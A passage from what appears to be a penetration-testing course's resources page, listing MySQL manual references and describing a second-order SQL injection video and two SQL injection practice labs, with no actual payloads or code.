[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_ord](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ord)

## 12.6.2 Mathematical Functions – Function CONV

[http://dev.mysql.com/doc/refman/5.7/en/mathematical-functions.html#function\\_conv](http://dev.mysql.com/doc/refman/5.7/en/mathematical-functions.html#function_conv)





# References

## 12.5 String Functions and Operators – Function LEFT

[http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function\\_left](http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_left)

## 12.5 String Functions and Operators – Function RIGHT

[http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function\\_right](http://dev.mysql.com/doc/refman/5.0/en/string-functions.html#function_right)





# Videos

## Advanced Second-Order SQL Injection Exploitation

SQL Injection may also be spotted in a type named second order sql injection, which is a bit tricky to exploit. See how you can take advantage of it.

*\*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#).*

# Labs



## SQLi Playground

In this SQL Injection Playground lab, you can test any query on different DMBS's and Operating Systems. By opening the page <http://info.sqli.test> the student can access the main page of the lab and select the DMBS to use (MySQL Win/Lin, MSSQL and Oracle).



## Second-Order SQL Injection

In this SQL Injection second-order lab, you will have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.

*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

